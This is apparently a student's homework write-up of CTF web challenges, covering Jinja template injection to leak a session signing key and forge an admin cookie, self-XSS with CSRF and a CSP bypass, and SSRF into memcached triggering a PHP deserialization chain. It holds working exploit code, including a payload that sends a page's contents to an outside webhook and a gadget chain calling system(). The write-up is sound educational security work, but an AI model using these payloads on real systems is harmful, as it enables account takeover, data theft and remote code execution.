

HW3 writeup

[Web] Flag Vault - FLAG1

- Flag: `flag{w417_h0w_d1d_y0u_637_7h3_fl46_b3f0r3_1_1mpl3m3n73d_7h15_f347ur3}`

Solution

First of all, we can find a Jinja SSTI vulnerability in `utils.py:get_flashed_message`. By making our username `{attr}` where `attr` is attribute accessible from the `request` object e.g. `request.session` we can leak the attributes value after the flashed message is rendered.

Our goal is to make our session contain the key `is_admin` and `GET /admin` will give us the flag.

```
@pages.get("/admin")
@login_required
async def admin_page(request: Request):
    # TODO: Implement admin check to set session["is_admin"] to True
    if request.session.get("is_admin"):
        try:
            with open("/flag1.txt", "r") as f:
                return f.read()
```

However, we cannot just modify the cookie value as the server implemented a `SessionMiddleware` that signs the session cookie with predefined `secret_key`. Thus, we will need to leak the `secret_key` value first.

```
app.add_middleware(SessionMiddleware, secret_key=os.urandom(32).hex()) # Sign the session
cookie with a random key
```

I wrote a simple debugging thingy so I can quickly look up what kind of template can leak `secret_key`.

```
@pages.get("/debug")
async def debug_session(request: Request):
    global _saved_request
    _saved_request = request
    return HTMLResponse("""
    <form method="POST" action="/debug">
    <input type="text" name="format_string" placeholder="e.g. {request.url.query}">
    <button>Test</button>
    </form>
    """)

@pages.post("/debug")
async def debug_format(
    request: Request,
    format_string: Annotated[str, Form()]
):
    global _saved_request
    if _saved_request is None:
        return "No request saved. Visit GET /debug first."
    try:
        return format_string.format(request=_saved_request)
    except Exception as e:
        return f"Error: {e}"
```

At the time of doing this problem some of the easier usernames were taken and eventually I found an unused one: `{request.app.user_middleware[1].__dict__}`. Logging into the account with this name leaks the middleware `secret_key` for us.

```
Welcome back, {'cls': , 'args': (), 'kwargs': {'secret_key': '6aaf625713f2be1140c59ea80f2b6bf45a82a6937aced6793d3ba9a4540cc71f'}}!
```

With the key, we need to determine how Starlette's `SessionMiddleware` computed the signed key. I verified it by looking at the source code.

```
ctf@9f455aae8cda:/app$ python -c "import starlette.middleware.sessions as s; print(s.__file__)"
/usr/local/lib/python3.13/site-packages/starlette/middleware/sessions.py
```


```
# /usr/local/lib/python3.13/site-packages/starlette/middleware/sessions.py
class SessionMiddleware:
    def __init__(
        self, secret_key: str | Secret,
        ...
    ) -> None:
        self.signer = itsdangerous.TimestampSigner(str(secret_key))
    async def __call__(...) -> None:
        # ...
        async def send_wrapper(message: Message) -> None:
            if message["type"] == "http.response.start":
                if scope["session"]:
                    data = b64encode(json.dumps(scope["session"]).encode("utf-8"))
                    data = self.signer.sign(data)
                    header_value = "{session_cookie}={data}; path={path}; {max_age}
{security_flags}".format(
                        data=data.decode("utf-8"),
                        # ...
                    )
```

Note this `scope['session']` is the same as `request.session`. Thus, we can forge a `session_data` containing a dictionary `user` with keys `id`, `username` and a flag `is_admin=True`, and forge a session cookie with the exact same step. Full code is at `flag-vault/cookie-forge.py`.

```
secret_key = '6aaf625713f2be1140c59ea80f2b6bf45a82a6937aced6793d3ba9a4540cc71f'
session_data = {
    "user": {"id": "admin_id", "username": "admin"},
    "is_admin": True
}

signer = itsdangerous.TimestampSigner(str(secret_key))
data = b64encode(json.dumps(session_data).encode("utf-8"))
signed_data = signer.sign(data)
print(signed_data.decode("utf-8"))
```

Then, we just have to use Burp Suite to send a `GET /admin` with cookie replaced by the forged one.



As a side note, TA told me there's a way to ignore the problem of username being taken, though I never found out the bypass :/

[Web] Flag Vault - FLAG2

- Flag: `flag{x55_w17h_c5rf_4fbdcad8}`

Solution

Our exploit can be divided into several parts:

1. Finding a self-XSS vulnerability for chosen username inside flag vault
2. Writing a CSRF page to cache bot's flag window, login into chosen username and preload our payload
3. Use CSP whitelist bypass to call `eval()` on our preloaded payload and steal `flag2` from cached window

We will explain each step separately.

Self-XSS

Jinja2 by default escapes all html tags, whereas the only way to disable the feature is via `|safe` filter, which is only applied when setting the flashed message after a user logins.

```
{{ get_flashed_message(request) | safe }}
```

Where `get_flashed_message(request)` basically renders the following template under `request` (same point of failure as in FLAG1):

```
f"<div class='flash-message flash-{escape(flash_type)}'>{escape(message)}</div>"
```

Considering how we obtained the secret key in FLAG1, we can come up with the following flow.

- Putting our XSS payload under one of the attributes `x` accessible from `request`.
- Setting `message = {x}`
- Jinja will render `{x}` → XSS payload and with `|safe` filter, the payload will render unescaped and thus work correctly.

The next thing to figure out is which attribute to put the payload in. I tried the query section of URL but similar to most of the attributes I tried, it will get overwritten on redirection and thus do not work. My final payload was formed by `XSS payload + {request.session[user][username]}`, that is, putting the payload directly in the username containing the template string.

On rendering flashed message, although the first part will be escaped, Jinja will include our XSS when replacing `{request.session[user][username]}` and it will remain unescaped, achieving the self-XSS.

CSRF Page

As described previously, we can write a CSRF page as follows (the unnecessary parts are omitted, full code at `flag-vault/index.html`):

```
<form method="POST" action="http://web:11202/login" id="attackForm">
  <input name="username" value="<script
src='https://www.google.com/recaptcha/about/js/main.min.js'></script><img src=x ng-on-
error=&quot;$event.target.ownerDocument.defaultView.eval('eval(name)')&quot;>
{request.session[user][username]}">
  <input name="password" value="11111111">
  <input type="submit">
</form>

<script>
  const payload = "let
w=window.open('', 'botflag');document.body.appendChild(Object.assign(document.createElement('for
m'),{action:'https://webhook.site/a5727641-8e02-4fb9-bf6f-
67c25902594f/a',method:'POST'})).appendChild(Object.assign(document.createElement('input'),
{name:'flag',value:w.document.body.innerHTML})),document.forms[document.forms.length-
1].submit();"

  let w = window.open('http://web:11202/flag', 'botflag');

  name = payload;

  document.querySelector('#attackForm').submit();
</script>
```

First part is the username and where we put our XSS payload. Given the following CSP:

```
"default-src 'self'; base-uri 'none'; "
"script-src 'self' 'unsafe-eval' https://www.google.com/recaptcha/; "
"style-src 'self' 'unsafe-inline'"
```

It seems like the `unsafe-eval` plus the whitelist host bypass mentioned in class can make us actually execute the CSP. Looking up the host on [CSP Bypass](#) it will give us a way to execute `alert`.

Enter a search term or paste a complete CSP header

`script-src 'self' 'unsafe-eval' https://www.google.com/recaptcha/;`

Results Click any item to copy

www.google.com
`<script src='https://www.google.com/recaptcha/about/js/main.min.js'></script><img src=x ng-on-error='$event.target.ownerDocument.defaultView.alert(1)'>`

Due to the username restriction in length, we will use two XSS tricks here to shorten the final username.

The first trick is to put the actual payload that reads the flag and extract it (here, I used a WebHook URL to receive a POST request containing the flag.) inside the global variable `name`, which can be seen by `name = payload` and `payload` is the JS code stealing the flag from cached window.

The second trick is to find a shortened way to call `eval()` in global context. We already know the global context exists in `$event.target.ownerDocument.defaultView`, so the code should be

`$event.target.ownerDocument.defaultView.eval($event.target.ownerDocument.defaultView.name)` but that would be too long. Instead, we have two methods:

- Assign `$e = $event.target.ownerDocument.defaultView` and use that to reference `eval` and `name`.
- Pass another `eval` in the string passed to `eval()`, which is the method I took.

The rest for the CSRF to do is just open a named window containing the bot's flag, and submit the form with username to login as the user, then triggers self-XSS.

```
let w = window.open('http://web:11202/flag', 'botflag');
document.querySelector('#attackForm').submit();
```

Note that the URL that the payload stored in `name` POST to has to be changed to a working one. The current URL is the WebHook URL I used when I wrote the exploit. Furthermore, `index.html` need to be served at an address reachable from the bot at `http://10.113.0.1:11203/`. At the time of exploiting this, I just served it on my own machine since I have a public IP.

Finally, we trigger the exploit by having the bot visit our CSRF page after they put their flag, and we will receive the full `innerHTML` containing bot's flag on WebHook.

```
<div class="container"> <header> <h1>🚩 My Flag</h1> <nav> <a href="/" clas
s="btn btn-secondary">Home</a> </nav> </header> <main class="main-content">
<div class="flag-header"> <h2>Your Flag</h2> <button id="editFlagBtn" class
="btn btn-primary">Edit Flag</button> </div> <div id="flagContent" class="f
lag-view"> <div class="flag-display"> <pre><code>flag{x55_w17h_c5rf_4fbdcad
8}</code></pre> </div> </div> <div id="editFlagModal" class="modal hidden">
<div class="modal-content"> <span class="close">x</span> <h2>Edit Flag</h2>
<form id="editFlagForm"> <div class="form-group"> <label for="flagContent">
Flag Content</label> <textarea id="flagContentInput" name="content" rows="1
0" required=""></textarea> </div> <div id="editError" class="error-message
hidden"></div> <button type="submit" class="btn btn-primary btn-block">Save
</button> </form> </div> </div> </main> </div> <script src="/static/main.j
s"></script>
```

[Web] Private Wayback Machine

- Flag: `flag{n3w_p0p_ch41n_f7w}`

Solution

This challenge consists of two parts: SSRF and PHP POP chain. Again, we will explain each step separately.

SSRF

The SSRF inject point itself is trivial. The `/pages` path takes an `url` and then with some filter like `FILTER_VALIDATE_URL` and length restriction of 1024 characters. The first one need to be bypassed by sending the request as `application/json`. After that it will run `curl_exec` on our URL. With `gopher://<IP>:<PORT>/_{payload}` we can simply send arbitrary bytes (except for null bytes due to `libcurl` restrictions) to the service. The service we will be targeting is `memcached:11211` which we will explain later.

POP chain - Locate deserialization

First, we'll need to identify where we can inject serialized objects. The application uses Memcached as the service to record the page ID cached where the key is `sha256(url|sessionID)`.

From the documentation of `memcached.set` we can see saving an object is allowed by Memcached, but how does the PHP API distinguish between serialized object and regular strings like the page ID? From the official Memcached protocol (`protocol.txt` on its repo) document:

```
set <key> <flags> <exptime> <bytes>\r\n

<flags> is an arbitrary 16-bit unsigned integer (written out in
decimal) that the server stores along with the data and sends back
when the item is retrieved. Clients may use this as a bit field to
store data-specific information;
```

By manually storing an object and later use the `get` command to retrieve the cached entry, we can see serialized object has flag of `4`. To trigger the POP chain, we will:

- Select a target URL and session ID which computes to some key
- Set the Memcached entry of that key to our serialized object, with the flag of `4`
- Visit `/page` again with our target URL and session ID to trigger the deserialization.

POP chain - The entry point

In `index.php`, after the `$id` is retrieved, if it does exist the application will redirect the user to the cached page via `/pages . $id`. This would cause `__toString()` magic to be called. On the other hand, as `$id` is local variable, on return it should also call `__destruct()`. Here, we use the `__destruct()` method as the entry point. I used [this blogpost](#) as reference in finding the chain.

We can make use of any class defined within `vendor/`. First, let's find those with `__destruct()` defined:

```
root@b409239318fa:/var/www/html# grep -r "function __destruct(" vendor/
vendor/doctrine/cache/lib/Doctrine/Common/Cache/Psr6/CacheAdapter.php:    public function
__destruct()
vendor/doctrine/mongodb-odm/src/Iterator/CachingIterator.php:    public function __destruct()
vendor/doctrine/mongodb-odm/src/Iterator/HydratingIterator.php:    public function __destruct()
vendor/mongodb/mongodb/src/GridFS/StreamWrapper.php:    public function __destruct()
vendor/symfony/var-exporter/LazyGhostTrait.php:    public function __destruct()
vendor/symfony/var-exporter/LazyProxyTrait.php:    public function __destruct()
vendor/symfony/var-exporter/Internal/LazyDecoratorTrait.php:    public function __destruct()
```

We want to find `__destruct()` that will call other methods, preferably in the pattern of `$hits→member->method()` such that by controlling `member` we can construct the next steps of the chain. Out of these classes, `CacheAdapter` seems the most promising.

POP chain - The full chain

The `__destruct()` method is defined as following in `CacheAdapter` :

```
public function __destruct()
{
    $this→commit();
}

public function commit(): bool
{
    if (! $this→deferredItems) {
        return true;
    }
    // omitted
    foreach ($this→deferredItems as $key => $item) {
        $lifetime = ($item→getExpiry() ?? $now) - $now;
        if ($lifetime < 0) {
            $expiredKeys[] = $key;
            continue;
        }
        ++$itemsCount;
        $byLifetime[(int) $lifetime][$key] = $item→get();
    }
    // omitted
}
```

In total, we seemingly have 4 controllable methods `getExpiry()`, `get()`, `save()`, `delete()`. Upon investigation I was unable to find possible chains in classes that defined these function. Then, I moved to see if I could make use of the predefined Interfaces in PHP.

Fortunately, we had a `foreach` loop that happens before any of these methods are called. This means we can insert a class inheriting the `Iterator` interface, which should have a `current()` method defined and called at the beginning of the loop. We can look for classes with a `call_user_func` and a `current()` defined:

```
root@b409239318fa:/var/www/html# grep -r "call_user_func" vendor/ | cut -d: -f1 | xargs grep -l "function current("
vendor/mongodb/mongodb/src/Model/CallbackIterator.php
vendor/mongodb/mongodb/src/ChangeStream.php
```

Looking into `CallbackIterator` :

```
public function __construct(Traversable $traversable, callable $callback)
{
    $this→iterator = $traversable instanceof Iterator ? $traversable : new
    IteratorIterator($traversable);
    $this→callback = $callback;
}

public function current(): mixed
{
    return call_user_func($this→callback, $this→iterator→current(), $this→iterator→key());
}
```

Exactly what we need!!!



We can control both `$callback` and `$iterator` to call any shell command by setting:

- `$callback = 'system'`
- `$iterator = new ArrayIterator(['dummy' => '/readflag give me the flag'])`

and achieve `call_user_func(system, '/readflag give me the flag')`. Setting `$this->deferredItems` as this `CallbackIterator` object will cause this `current()` to trigger on `foreach`. Serialize an object based on this and send it to the webapp via the previously described steps to trigger POP chain, we have the flag.

```
===== [3] Triggering cache hit with POST /pages... This should give flag =====
[*] fetch_url_and_cached_content: http://example.com
[-] Error submitting URL: ('Connection aborted.', RemoteDisconnected('Remote end closed connection without response'))
[-] Error retrieving page: 400 - Invalid page ID.
[-] Failed fetch, retrying in 5 seconds...
[-] Unexpected response 200: flag{n3w_p0p_ch41n_f7w}

<!doctype html><html lang="en">    <head>        <meta charset="utf-8">        <meta name="viewport" content="width=device-widt
h, initial-scale=1">    <title>Slim Application Error</title>    <style>        body{margin:0;padding:30px;font:12p
x/1.5 Helvetica Arial Verdana sans-serif}        h1{margin:0;font-size:48px;font-weight:normal;line-height:48px}
```

Here are the items/scripts I included in `private-wayback-machine/`:

- `exploit.py` is the main exploit, running `python3 exploit.py` should give the flag on step [3] Triggering cache... . The exploit is not so stable, and the request may fail sometimes but the script will retry on failure. It is dependent of `wayback_capture.py`.
 - If it fails even after many retries, just run it again :(
- `wayback_capture.py` defines helper class to send gopher request and check the results by accessing the cached item using normal program flow.
- `session_id.txt` saves a fixed `PHPSESSID` to use throughout the exploitation so we can make sure the same Memcached entry is being targeted.
- `payload.txt` saved the serialized object for our POP chain.
- `make_pop.php` generates `payload.txt` by running `php make_pop.php`.